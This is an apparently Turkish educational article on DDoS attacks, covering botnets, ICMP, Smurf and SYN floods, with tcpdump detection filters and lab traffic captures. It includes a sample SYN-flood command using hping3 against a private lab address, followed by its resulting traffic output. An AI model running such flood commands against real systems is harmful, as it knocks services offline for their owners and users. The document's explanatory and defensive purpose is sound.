
DDOS saldırılarının hedef alındığı sektörler.

Küresel bazda yapılan dağılımlarda DDOS saldırılarının en çok kurumsal şirketleri hedef aldığı, bunların doğrudan ticari faaliyet gösteren sistemlerin olduğu görülmektedir.



2014 yılında yapılan DDOS saldırılarının endüstriyel bazda dağılımı.

Endüstriyel bazda yapılan sınıflandırmada en fazla medya ve bulut sistemlerinin hedef alındığı görülmüştür.



<http://www.digitalattackmap.com> adresinden belirli ISP'ler den alınan veriler ışığında anlık olarak DDOS saldırıları izlenebilmektedir.

2.3 DDOS Saldırı Kategorileri

DDOS saldırı türlerinin sınıflandırılması yönünde çeşitli görüşler mevcuttur. Otoriteler çok çeşitli sınıflandırma yapabilmektedir. Bazı otoriteler DDOS saldırılarını OSI katmanları ile sınıflandırırken bazı kaynaklar kullanılan araç ve yöntemlere göre bazıları ise de etkilerine göre sınıflandırmaktadır.

Saldırıları, türleri ve saldırı şekillerine göre sınıflandırma yapmak istediğimizde Şekil 1'deki gibi bir tablo çıkmaktadır.

DDOS saldırı çeşitleri


Türlerine Göre ;

Yoğunluk Temelli Saldırıları (Volume Based)

Protokol Kaynaklı Saldırıları

Uygulama Katmanlı Saldırıları


Saldırı Şekillerine Göre;



Şekil 2 : DDOS saldırılarının sınıflandırılması.

2.3.1 Yoğunluk Tabanlı (volume-based) Saldırıları

Bu saldırılarda genel amaç hedefin herhangi bir servisine yönelik bant genişliğini tüketmek için yapıldığı saldırıdır. Hedefe doğru yapılan istekler çok geniş bant kaynaklarından, botnet' e dahil olmuş, bulut sistemi içerisindeki sunucuları kullanarak çok sayıda sistemlerden yapılan saldırılardır.



Şekil 3 : Botnet ağı ve örneği

DDOS saldırısı anında alınacak log'larda en belirgin olacak şey kaynak ip adreslerinin çoğunlukta olması olacaktır. Kullanılacak bazı teknikler sayesinde spoof edilmiş ip adresleri elende dahi yine çok fazla sayıda farklı ip adresi görülecektir. Bu ip adresleri botnet'e dahil olmuş ve merkezi bir noktadan (IRC Servers) kontrol edilen bilgisayarlardır. Botnet'edahil olan bilgisayarlar köle (zombie / slave) adlandırılırlar. Bu kontrol edilen bilgisayarlar sadece DDOS amaçlı değil diğer bir çok sanal saldırılarda kullanılabilirler. Saldırganların doğrudan kontrolü ile değil, ara bir segment kullanılarak kendilerini çok rahatlıkla gizleyebilmektedir. Bu kontrol merkezleri "Command Center (CC) " olarak adlandırılmaktadır.

Botnet'e dahil olan bilgisayar kullanıcılar çoğu zaman bunun farkında değildirler. Bilgisayara bulaşan zararlı bir kod, yazılım bunlara sebep olmaktadır. Botnet'in bir parçası olması durumunda bilgisayar üzerine gözlemlenen yavaşlamalar, internete doğru sürekli paket gönderildiğinden internet hızı yavaşlamalarıdır.


```

TCP 192.168.0.11:51729 173.194.116.161:http ESTABLISHED
TCP 192.168.0.11:51734 104.28.0.34:http TIME_WAIT
TCP 192.168.0.11:51737 173.194.116.171:http ESTABLISHED
TCP 192.168.0.11:51738 173.194.116.185:http ESTABLISHED
TCP 192.168.0.11:51739 173.194.116.172:http ESTABLISHED
TCP 192.168.0.11:51740 173.194.116.172:http ESTABLISHED
TCP 192.168.0.11:51741 173.194.116.173:http ESTABLISHED
TCP 192.168.0.11:51742 173.194.116.173:http TIME_WAIT
TCP 192.168.0.11:51743 173.194.116.172:http ESTABLISHED
TCP 192.168.0.11:51744 173.194.116.172:http TIME_WAIT
TCP 192.168.0.11:51745 173.194.116.172:http TIME_WAIT
TCP 192.168.0.11:51746 173.194.116.172:http ESTABLISHED
TCP 192.168.0.11:51747 81.22.36.107:http TIME_WAIT
TCP 192.168.0.11:51748 a104-72-153-133:http ESTABLISHED
TCP 192.168.0.11:51749 ea-in-f191:http ESTABLISHED
TCP 192.168.0.11:51751 173.194.116.172:http TIME_WAIT
TCP 192.168.0.11:51752 173.194.116.170:http ESTABLISHED
TCP 192.168.0.11:51753 muc03s14-in-f13:https ESTABLISHED
TCP 192.168.0.11:51754 81.22.36.107:http TIME_WAIT
TCP 192.168.0.11:51755 173.194.116.171:https ESTABLISHED
TCP 192.168.0.11:51756 ea-in-f95:http ESTABLISHED
TCP 192.168.0.11:51763 ea-in-f95:http ESTABLISHED
TCP 192.168.0.11:51769 edge-star-shv-01-cdg2:https ESTABLISHED
TCP 192.168.0.11:51770 104.28.24.69:http ESTABLISHED
TCP 192.168.0.11:51781 s3-1:https TIME_WAIT
TCP 192.168.0.11:51782 251:http TIME_WAIT
TCP 192.168.0.11:51783 251:http TIME_WAIT
TCP 192.168.0.11:51784 251:http TIME_WAIT
TCP 192.168.0.11:51785 s3-1:https TIME_WAIT
TCP 192.168.0.11:51786 80-239-200-41:https ESTABLISHED
TCP 192.168.0.11:51789 a23-57-107-27:http ESTABLISHED
TCP 192.168.0.11:51790 a23-57-107-27:http TIME_WAIT
TCP 192.168.0.11:51794 oflex-463-2:http TIME_WAIT
TCP 192.168.0.11:51795 oflex-463-2:http TIME_WAIT
TCP 192.168.0.11:51798 s3-1:https TIME_WAIT
TCP 192.168.0.11:51799 s3-1:https TIME_WAIT
TCP 192.168.0.11:51800 oflex-463-2:http TIME_WAIT
TCP 192.168.0.11:51806 174:https TIME_WAIT
TCP 192.168.0.11:51814 619r8zyt:http TIME_WAIT
TCP 192.168.0.11:51819 li41-38:http TIME_WAIT
TCP 192.168.0.11:51821 li41-38:http TIME_WAIT
TCP 192.168.0.11:51825 173.194.116.164:http ESTABLISHED
TCP 192.168.0.11:51826 173.194.116.175:http ESTABLISHED
TCP 192.168.0.11:51829 li41-38:http TIME_WAIT
TCP 192.168.0.11:51830 li41-38:http TIME_WAIT
TCP 192.168.0.11:51831 li41-38:http TIME_WAIT
TCP 192.168.0.11:51832 li41-38:http TIME_WAIT
TCP 192.168.0.11:51833 li41-38:http TIME_WAIT
TCP 192.168.0.11:51834 li41-38:http TIME_WAIT
TCP 192.168.0.11:51835 173.194.116.163:http TIME_WAIT
TCP 192.168.0.11:51836 ec2-176-34-113-73:http ESTABLISHED
TCP 192.168.0.11:51838 619r8zyt:http TIME_WAIT
TCP 192.168.0.11:51839 173.194.116.173:http ESTABLISHED
TCP 192.168.0.11:51842 80-239-200-41:https ESTABLISHED

```

Şekil 4 : Botnet’e dahil olmuş bir bilgisayardaki açık oturumlar.

Örnek bir “netsat” çıktısında internete doğru çok isteğin açık olduğu görülmektedir.




Şekil 4 : Botnet ağının bulut sistemler üzerinden yönetimi.

2.3.2 Protokol Kaynaklı Saldırıları

2.3.2.1 Internet Control Message Protocol Floods

En eski DoS saldırı çeşitlerinden bir tanesidir. ICMP protokolünü kullanarak yapılan saldırılarda TCP/IP nin çalışma mantığında olan soru / cevap mantığı kullanır. Normal bir ICMP paketinde hedefe gönderilen istek (echo) eğer hedef açık ise (live) bir cevap döner (echo replay). Bu şekilde hedefe doğru yapılan çok fazla istek hedefin cevap vermeye başlaması ile hedef sistemin meşgul olmaya başlaması anlamına gelecektir ve hedefe doğru sahte ip kaynaklı yapılacak isteğe hedefin geri dönmesi bir süre sonra hedefi çalışmaz hale getirecektir. Çünkü hedef kendisine gelen her isteğe yanıt dönmek zorundadır ve sahte ip ile gelen isteklere cevap vermeye çalışacağı için sürekli echo replay isteği gönderecektir.




Şekil 5 : Sahte ip adreslerinden icmp paketlerinin gönderilmesi.

2.3.2.2 Smurf Saldırıları

Bu saldırı çeşidinde mantık hedef sisteme istek yapmaktan çok, hedef sistemin istek yapmasına sebep olmak ve bulunduğu yerel ağ içerisinde sürekli istek

yapmış gibi gösterilmesidir. Saldırgan hedef sistemin ip adresini taklit ederek bulunduğu ağ içerisinde çok sayıda istek yaparak (broadcast) kurbanı cevap dönülmesini sağlar.



Şekil 6 : Botnet ağı örneği

Smurf saldırıları için yönlendirici (router) cihazları üzerinde directed-broadcast trafiğin engellenmesi ile gerekli önlem alınmış olur.

2.3.2.3 TCP SYN Flood Attacks

Tipik bir TCP haberleşmesi kullanıcı tarafından başlatılan ve sunucu tarafında yanıtlanan haberleşme datalarının tamamlanması ile oluşur.

TCP protokolu “connection-oriented” protokoldur. Bu özelliği ile bağlantının başlamasından bitimine kadar tüm bilgiler bayrak (flag) ile saklanır.

Bağlantı durumları;

Listen : Bağlatıya başlamadan önce bekleme durumu,

SYN-SENT : Bekleme durumundan sonra SYN paketinin gönderilmesi,

SYN-RCVD : gönderilen SYN paketine hedefin döndüğü SYN-ACK cevabı,

ESTABLISHED : SYN-ACK mesajından sonra hedefe gönderilen ACK mesajı ile tamamlan bağlantı durumudur.


Genel olarak ;

→ Closed : Bağlantının başlamadan önceki mevcut durumudur,

→ İstemci hedefe bir SYN (synchronize) mesajı gönderir,

→ Hedef istemciye SYN-ACK mesajı döner,

→ İstemci tekrardan ACK (acknowledgement) cevabı gönderir.



Şekil 7 : Üçlü el sıkışma sıralaması.

Bu üçlü işlemlili haberleşmeye TCP three-way handshake (üçlü el sıkışma) denir. [2]

Source	Destination	Protocol	Info
10.63.64.176	10.64.8.11	TCP	53605 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460
10.64.8.11	10.63.64.176	TCP	http > 53605 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
10.63.64.176	10.63.5.10	TCP	53606 > epmap [SYN] Seq=0 Win=8192 Len=0 MSS=1460

Şekil 7 : Üçlü el sıkışmanın tcp-dump görüntüsü.

SYN Flood saldırılarında ise saldırgan hedefe gönderdiği isteklere cevap vermez, spoof edilmiş ip adresleri kullanarak sunucunun sürekli sahte adreslere cevap dönmesi sağlanır (Şekil 4, Şekil 5)


SYN_SEND : Bağlantı için oturumun oluşmasındaki ilk adımdır. Kaynak ip/network hedefe syn paketleri gönderir.

SYN_RECEIVED : Hedefin kendisine gelen syn paketlerine syn+ack paketleri ile cevap vermesidir.

ESTABLISHED : Hedeften gelen syn+ack paketlerine ack ile cevap verilir ve üçlü el sıkışma gerçekleşip bağlantı sağlanmış olur.

455	26.776702	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN]	Seq=0 win=65535 Len=0 MSS=1460 WS=3 TSV=723892481 TSER=0 SACK_PERM=1
463	27.775178	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN]	Seq=0 win=65535 Len=0 MSS=1460 WS=3 TSV=723892491 TSER=0 SACK_PERM=1
475	28.779858	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN]	Seq=0 win=65535 Len=0 MSS=1460 WS=3 TSV=723892501 TSER=0 SACK_PERM=1
478	29.781389	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN]	Seq=0 win=65535 Len=0 MSS=1460 WS=3 TSV=723892511 TSER=0 SACK_PERM=1
482	30.779827	173.11.102.86	10.0.4.80	TCP	64774 > http [SYN]	Seq=0 win=65535 Len=0 MSS=1460 WS=3 TSV=723892521 TSER=0 SACK_PERM=1

Şekil 8: SYN_SEND Wireshark görüntüsü.



Şekil 9 : Sahte ip'lerden gelen istekler (--random-source)

Sistemlerde oluşan SYN trafiğini görmek için aşağıdaki örnekler incelenbilir; [19]

- Sistemin tcp/80 portuna yapılan SYN isteği için,

```
tcpdump -ne dst port 80 and 'tcp[13] & 2 == 2'
```

- Sistemin tcp/80 portuna yapılan ve boyutu 30 KB olan SYN isteği için,

```
tcpdump -c 30000 -ne dst port 80 and 'tcp[13] & 2 == 2'
```

- Sitemin kabul ettiği (cevap vermeye çalıştığı) SYN cevabını görmek için,

```
tcpdump 'tcp[13] & 16!=0'
```

Örnek bir SYN-FLOOD Saldırısı Örneği;

```
hping3 -i u1 -S -p 80 192.168.119.129
```

```
root@bt:~# tcpstat -i eth3
Time:1418636472 n=211416      avg=43.00      stddev=3.01      bps=14545548.80
Time:1418636477 n=215795      avg=43.00      stddev=3.00      bps=14846691.20
Time:1418636482 n=206845      avg=43.00      stddev=3.00      bps=14230940.80
Time:1418636487 n=213225      avg=43.00      stddev=3.00      bps=14669875.20
Time:1418636492 n=211952      avg=43.00      stddev=3.00      bps=14582297.60
Time:1418636497 n=208649      avg=43.00      stddev=3.00      bps=14355036.80
Time:1418636502 n=206535      avg=43.00      stddev=3.01      bps=14209779.20
Time:1418636507 n=208994      avg=43.00      stddev=3.00      bps=14378912.00
Time:1418636512 n=205630      avg=43.00      stddev=3.00      bps=14147209.60
Time:1418636517 n=193727      avg=43.00      stddev=3.00      bps=13328374.40
Time:1418636522 n=197722      avg=43.00      stddev=3.00      bps=13603446.40
Time:1418636527 n=194106      avg=43.00      stddev=3.04      bps=13355222.40
Time:1418636532 n=202375      avg=43.00      stddev=3.02      bps=13923926.40
Time:1418636537 n=193479      avg=43.00      stddev=3.00      bps=13311315.20
Time:1418636542 n=195471      avg=43.00      stddev=3.02      bps=13448940.80
Time:1418636547 n=157011      avg=43.00      stddev=3.00      bps=10802179.20
Time:1418636552 n=99800 avg=43.00      stddev=3.00      bps=6866240.00
Time:1418636557 n=207878      avg=43.00      stddev=3.01      bps=14302220.80
Time:1418636562 n=197239      avg=43.00      stddev=3.01      bps=13570147.20
Time:1418636567 n=208479      avg=43.00      stddev=3.00      bps=14343331.20
Time:1418636572 n=207338      avg=43.00      stddev=3.00      bps=14264854.40
Time:1418636577 n=207934      avg=43.00      stddev=3.00      bps=14305878.40
Time:1418636582 n=193874      avg=43.00      stddev=3.00      bps=13338569.60
Time:1418636587 n=129547      avg=43.00      stddev=3.02      bps=8912966.40
Time:1418636592 n=3      avg=68.67      stddev=45.38      bps=329.60
Time:1418636597 n=0      avg=0.00      stddev=0.00      bps=0.00
Time:1418636602 n=0      avg=0.00      stddev=0.00      bps=0.00
Time:1418636607 n=0      avg=0.00      stddev=0.00      bps=0.00
Time:1418636612 n=0      avg=0.00      stddev=0.00      bps=0.00
Time:1418636617 n=0      avg=0.00      stddev=0.00      bps=0.00
CTime:1418636622 n=1      avg=132.00      stddev=0.00      bps=211.20
root@bt:~#
```

Şekil 10 : Bir SYN FLOOD saldırısının siddeti.[5]

Şekil 10’da bir SYN FLOOD saldırısı sırasındaki trafik değerleri ve saldırının durduğu anda trafik değerlerinin düşmesi gösterilmektedir. [5]

```
04:40:23.349123 IP 192.168.119.128.1340 > 192.168.119.129.0: Flags [SU], seq 1355137726, win 512, urg 0, length 0
04:40:23.349136 IP 192.168.119.128.1341 > 192.168.119.129.0: Flags [SU], seq 460296213, win 512, urg 0, length 0
04:40:23.349150 IP 192.168.119.128.1342 > 192.168.119.129.0: Flags [SU], seq 1589810780, win 512, urg 0, length 0
04:40:23.349164 IP 192.168.119.128.1343 > 192.168.119.129.0: Flags [SU], seq 466995398, win 512, urg 0, length 0
04:40:23.349177 IP 192.168.119.128.1344 > 192.168.119.129.0: Flags [SU], seq 439889831, win 512, urg 0, length 0
04:40:23.349206 IP 192.168.119.128.1345 > 192.168.119.129.0: Flags [SU], seq 856960112, win 512, urg 0, length 0
04:40:23.349221 IP 192.168.119.128.1346 > 192.168.119.129.0: Flags [SU], seq 188380741, win 512, urg 0, length 0
04:40:23.349235 IP 192.168.119.128.1347 > 192.168.119.129.0: Flags [SU], seq 1681817284, win 512, urg 0, length 0
04:40:23.349546 IP 192.168.119.128.1348 > 192.168.119.129.0: Flags [SU], seq 678644581, win 512, urg 0, length 0
04:40:23.349595 IP 192.168.119.128.1349 > 192.168.119.129.0: Flags [SU], seq 2084511670, win 512, urg 0, length 0
04:40:23.349610 IP 192.168.119.128.1350 > 192.168.119.129.0: Flags [SU], seq 866098798, win 512, urg 0, length 0
04:40:23.349624 IP 192.168.119.128.1351 > 192.168.119.129.0: Flags [SU], seq 1578167753, win 512, urg 0, length 0
04:40:23.349637 IP 192.168.119.128.1352 > 192.168.119.129.0: Flags [SU], seq 2020525555, win 512, urg 0, length 0
```

Şekil 11 : SYN FLOOD saldırısının tcp dump ile izlenmesi.

Yapılan SYN-Flood isteklerinin tek ip adresinden geldiği görülmektedir.

```
DumpFile: syn.pcap
FileSize: 168.01MB
Id: 201412150440
StartTime: Mon Dec 15 04:40:23 2014
EndTime: Mon Dec 15 04:43:00 2014
TotalTime: 157.00 seconds
TotalCapSize: 131.26MB CapLen: 176 bytes
# of packets: 2408621 (131.26MB)
AvgRate: 7.10Mbps stddev:0.90M PeakRate: 9.17Mbps

### Packet Size Distribution (including MAC headers) ###
<<<<
[ 32- 63]: 2408609
[ 64- 127]: 6
[ 128- 255]: 6
>>>>

### Protocol Breakdown ###
<<<<
protocol      packets      bytes      bytes/pkt
-----
[0] total      2408621 (100.00%) 137631156 (100.00%) 57.14
[1] ip          2408609 (100.00%) 137630410 (100.00%) 57.14
[2] tcp         2408598 (100.00%) 137629128 (100.00%) 57.14
[3] rtpdata      42 ( 0.00%) 2394 ( 0.00%) 57.00
[3] ftp          41 ( 0.00%) 2340 ( 0.00%) 57.07
[3] ssh          43 ( 0.00%) 2454 ( 0.00%) 57.07
[3] telnet       41 ( 0.00%) 2346 ( 0.00%) 57.22
[3] smtp         43 ( 0.00%) 2454 ( 0.00%) 57.07
[3] name         40 ( 0.00%) 2280 ( 0.00%) 57.00
[3] dns          36 ( 0.00%) 2064 ( 0.00%) 57.33
[3] http(s)      21 ( 0.00%) 1260 ( 0.00%) 60.00
[3] http(c)      19 ( 0.00%) 1026 ( 0.00%) 54.00
[3] kerb5        41 ( 0.00%) 2352 ( 0.00%) 57.37
[3] pop3         45 ( 0.00%) 2574 ( 0.00%) 57.20
[3] sunrpc       41 ( 0.00%) 2346 ( 0.00%) 57.22
[3] ident        40 ( 0.00%) 2286 ( 0.00%) 57.15
[3] ident        40 ( 0.00%) 2286 ( 0.00%) 57.15
[3] nntp         32 ( 0.00%) 1830 ( 0.00%) 57.19
[3] ntp          37 ( 0.00%) 2112 ( 0.00%) 57.08
[3] epmap        44 ( 0.00%) 2508 ( 0.00%) 57.00
[3] netb-ns      47 ( 0.00%) 2682 ( 0.00%) 57.06
[3] netb-se      47 ( 0.00%) 2682 ( 0.00%) 57.06
[3] imap         44 ( 0.00%) 2514 ( 0.00%) 57.14
[3] bgp          46 ( 0.00%) 2634 ( 0.00%) 57.26
[3] ldap         37 ( 0.00%) 2124 ( 0.00%) 57.41
[3] https        36 ( 0.00%) 2052 ( 0.00%) 57.00
[3] ms-ds        35 ( 0.00%) 2010 ( 0.00%) 57.43
[3] rlogin       36 ( 0.00%) 2052 ( 0.00%) 57.00
[3] rtsp         35 ( 0.00%) 1998 ( 0.00%) 57.09
[3] ldaps        49 ( 0.00%) 2796 ( 0.00%) 57.06
[3] socks        53 ( 0.00%) 3024 ( 0.00%) 57.06
[3] kasaa        42 ( 0.00%) 2406 ( 0.00%) 57.29
[3] mssql-s      43 ( 0.00%) 2454 ( 0.00%) 57.07
[3] scribe       45 ( 0.00%) 2568 ( 0.00%) 57.07
[3] squid        38 ( 0.00%) 2178 ( 0.00%) 57.32
[3] ms-gc        34 ( 0.00%) 1944 ( 0.00%) 57.18
[3] ms-gcs       36 ( 0.00%) 2058 ( 0.00%) 57.17
[3] mysql        25 ( 0.00%) 1428 ( 0.00%) 57.12
[3] hotline     34 ( 0.00%) 1938 ( 0.00%) 57.00
[3] realaud      27 ( 0.00%) 1542 ( 0.00%) 57.11
[3] icecast      31 ( 0.00%) 1770 ( 0.00%) 57.10
[3] gnu6346      34 ( 0.00%) 1944 ( 0.00%) 57.18
[3] gnu6347      34 ( 0.00%) 1944 ( 0.00%) 57.18
[3] gnu6348      32 ( 0.00%) 1836 ( 0.00%) 57.38
[3] gnu6349      36 ( 0.00%) 2064 ( 0.00%) 57.33
[3] gnu6350      36 ( 0.00%) 2064 ( 0.00%) 57.33
[3] gnu6355      28 ( 0.00%) 1602 ( 0.00%) 57.21
